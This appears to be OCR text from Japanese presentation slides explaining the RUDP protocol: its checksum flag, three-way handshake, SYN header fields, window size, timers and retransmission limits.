
1020バイト(シーケンス番号21)

12バイト(シーケンス番号22)

60バイト(シーケンス番号23)

23まで見た

ACK



制御フラグのCHKが

1の場合データを含めたチェックサムを

0の場合ヘッダだけのチェックサムを入れる


計算方法は

RFC1071 Computing the Internet Checksum

(IPヘッダとかにも使われてるやつ)

ACK

ある時




ない時

制御フラグのCHKが

1の場合データを含めたチェックサムを

0の場合ヘッダだけのチェックサムを求める

3wayハンドシェイク



TCP同様セッションの開始は3wayハンドシェイクから


SYNでシーケンス番号の同期を通信相手に要求する

SYN

0 16 32

0x80(制御フラグ)	28(ヘッダサイズ)	シーケンス番号の初期値	0
バージョン / 予約	確認応答無しで送って良いセグメント数	オプションフラグ	予約
セグメントの最大サイズ(バイト)		再送タイマーの待ち時間(ミリ秒)	
累積確認応答タイマーの待ち時間(ミリ秒)		Nullセグメントタイマーの待ち時間(ミリ秒)	
転送状態タイマーの待ち時間(ミリ秒)		最大再送回数	確認応答を溜め込んで良い最大数
EACKを送る前に溜め込むべきシーケンス外のセグメント数	通信を諦める前に自動リセットをして良い回数	コネクション識別子上位16bit	
コネクション識別子下位16bit		チェックサム	

SYN



シーケンス番号の初期値をランダムで決めて送る

SYN

0 16 32

0x80(制御フラグ)	28(ヘッダサイズ)	シーケンス番号の初期値	0
バージョン / 予約	確認応答無しで送って良いセグメント数	オプションフラグ	予約
セグメントの最大サイズ(バイト)		再送タイマーの待ち時間(ミリ秒)	
累積確認応答タイムアウトの待ち時間(ミリ秒)		Nullセグメントタイムアウトタイマーの待ち時間(ミリ秒)	
転送状態タイムアウトの待ち時間(ミリ秒)		最大再送回数	確認応答を溜め込んで良い最大数
EACKを送る前に溜め込むべきシーケンス以外のセグメント数	通信を諦める前に自動リセットされる回数	コネクション識別子上位16bit	
コネクション識別子下位16bit		チェックサム	

確認応答を待たずに送って良い最大セグメント数

TCPで言う**ウィンドウサイズ**

ここで指定されたウィンドウサイズがセッションを閉じるまで使われる

RUDPに**ウィンドウ制御は無い**

確認応答無しで送って良いセグメント数が3の場合

13までは
返答を待たずに
連続して送れる

11番送るで

12番送るで

13番送るで

13番まで見たわ

14番送るで

14を送るには
11以降のACKが
返るのを待つ
必要がある

SYN

Q. 最大255セグメントまでしか設定できないようだが大丈夫か

A. あまり大丈夫じゃないけどシーケンス番号が8bitしかないから
それより大きいウィンドウサイズを認めると

シーケンス番号の重複が起こる

SYN

0		16	32
0x80(制御フラグ)		28(ヘッダサイズ)	シーケンス番号の初期値	0
バージョン	予約	確認応答無しで送って良いセグメント数	オプションフラグ	予約
セグメントの最大サイズ (バイト)			再送タイマーの待ち時間 (ミリ秒)	

1セグメントあたりの最大サイズ

一度に65535バイト

まじかよ

SYN

0 16 32

0x80(制御フラグ)		28(ヘッダサイズ)	シーケンス番号の初期値
バージョン	予約	確認応答無しで送って良いセグメント数	オプションフラグ
セグメントの最大サイズ (バイト)		再送タイマーの待ち時間 (ミリ秒)	
累積確認応答タイマーの待ち時間 (ミリ秒)		Nullセグメントタイマーの待ち時間 (ミリ秒)	
転送状態タイマーの待ち時間 (ミリ秒)		最大再送回数	確認応答を溜め込んで良い最大数
EACKを送る前に溜め込むべきシーケンス外のセグメント数	通信を諦める前に自動リセットをして良い回数	コネクション識別子上位16bit	
コネクション識別子下位16bit		チェックサム	

送ったデータに対する確認応答がここで指定した時間返ってこない場合再送を行う

0 16 32


0x80(制御フラグ)		28(ヘッダサイズ)	シーケンス番号の初期値	0
バージョン	予約	確認応答無しで送って良いセグメント数	オプションフラグ	予約
セグメントの最大サイズ(バイト)			再送タイマーの待ち時間(ミリ秒)	
累積確認応答タイマーの待ち時間(ミリ秒)			Nullセグメントタイマーの待ち時間(ミリ秒)	
転送状態タイマーの待ち時間(ミリ秒)			最大再送回数	確認応答を溜め込んで良い最大数
EACKを送る前に溜め込むべきシーケンス外のセグメント数		通信を諦める前に自動リセットをして良い回数	コネクション識別子上位16bit	
コネクション識別子下位16bit			チェックサム	

ハートビート(RUDP用語で**Nullセグメント**)の送信間隔

0 16 32

0x80(制御フラグ)		28(ヘッダサイズ)	シーケンス番号の初期値	0
バージョン	予約	確認応答無しで送って良いセグメント数	オプションフラグ	予約
セグメントの最大サイズ(バイト)			再送タイマーの待ち時間(ミリ秒)	
累積確認応答タイマーの待ち時間(ミリ秒)			Nullセグメントタイマーの待ち時間(ミリ秒)	
転送状態タイマーの待ち時間(ミリ秒)			最大再送回数	確認応答を溜め込んで良い最大数
EACKを送る前に溜め込むべきシーケンス外のセグメント数		通信を諦める前に再転送を試みる最大回数	コネクション識別子上位16bit	
コネクション識別子下位16bit			チェックサム	

セグメントを受け取ってからこの時間送信すべき物が無かったら
すぐに送れる物がなくてもACKを投げる



このACKもACKには違いない為

クライアント側から喋り始める場合このACKにデータが乗る

バージョン	予約	確認応答無しで送って良いセグメント数	オプションフラグ	予約
セグメントの最大サイズ (バイト)			再送タイマーの待ち時間 (ミリ秒)	
累積確認応答タイマーの待ち時間 (ミリ秒)			Nullセグメントタイマーの待ち時間 (ミリ秒)	
転送状態タイマーの待ち時間 (ミリ秒)			最大再送回数	確認応答を溜め込んで良い最大数

通信不能になってから

ここで指定された時間のうちに

TCSセグメントを受け取った場合

状態を引き継いで通信を再開する

バージョン	予約	確認応答無しで送って 良いセグメント数	オプションフラグ	予約
セグメントの最大サイズ (バイト)			再送タイマーの待ち時間 (ミリ秒)	
累積確認応答タイマーの待ち時間 (ミリ秒)			Nullセグメントタイマーの待ち時間 (ミリ秒)	
転送状態タイマーの待ち時間 (ミリ秒)			最大再送回数	確認応答を 溜め込んで良い最大数
EACKを送る前に溜め込むべき シーケンス外のセグメント数		通信を諦める前に 自動リセットをして良い回数	コネクション識別子上位16bit	
コネクション識別子下位16bit			チェックサム	

ここで指定した回数セグメントを再送しても
相手から確認応答が返ってこない場合
通信不能状態と判断する

おおセッション！しんでしまうとは(以下略

バージョン	予約	確認応答無しで送って 良いセグメント数	オプションフラグ	予約
セグメントの最大サイズ (バイト)			再送タイマーの待ち時間 (ミリ秒)	
累積確認応答タイマーの待ち時間 (ミリ秒)			Nullセグメントタイマーの待ち時間 (ミリ秒)	
転送状態タイマーの待ち時間 (ミリ秒)			最大再送回数	確認応答を 溜め込んで良い最大数
EACKを送る前に溜め込むべき シーケンス外のセグメント数		通信を諦める前に 自動リセットをして良い回数	コネクション識別子上位16bit	
コネクション識別子下位16bit			チェックサム	

累積確認応答の最大数

受け取ったけど確認応答を送っていないセグメントの数が

この値に達したらすぐに送れるデータがなくてもACKを投げる

セグメントの最大サイズ (バイト)	再送タイマーの待ち時間 (ミリ秒)
累積確認応答タイマーの待ち時間 (ミリ秒)	Nullセグメントタイマーの待ち時間 (ミリ秒)
転送状態タイマーの待ち時間 (ミリ秒)	最大再送回数 / 確認応答を溜め込んで良い最大数
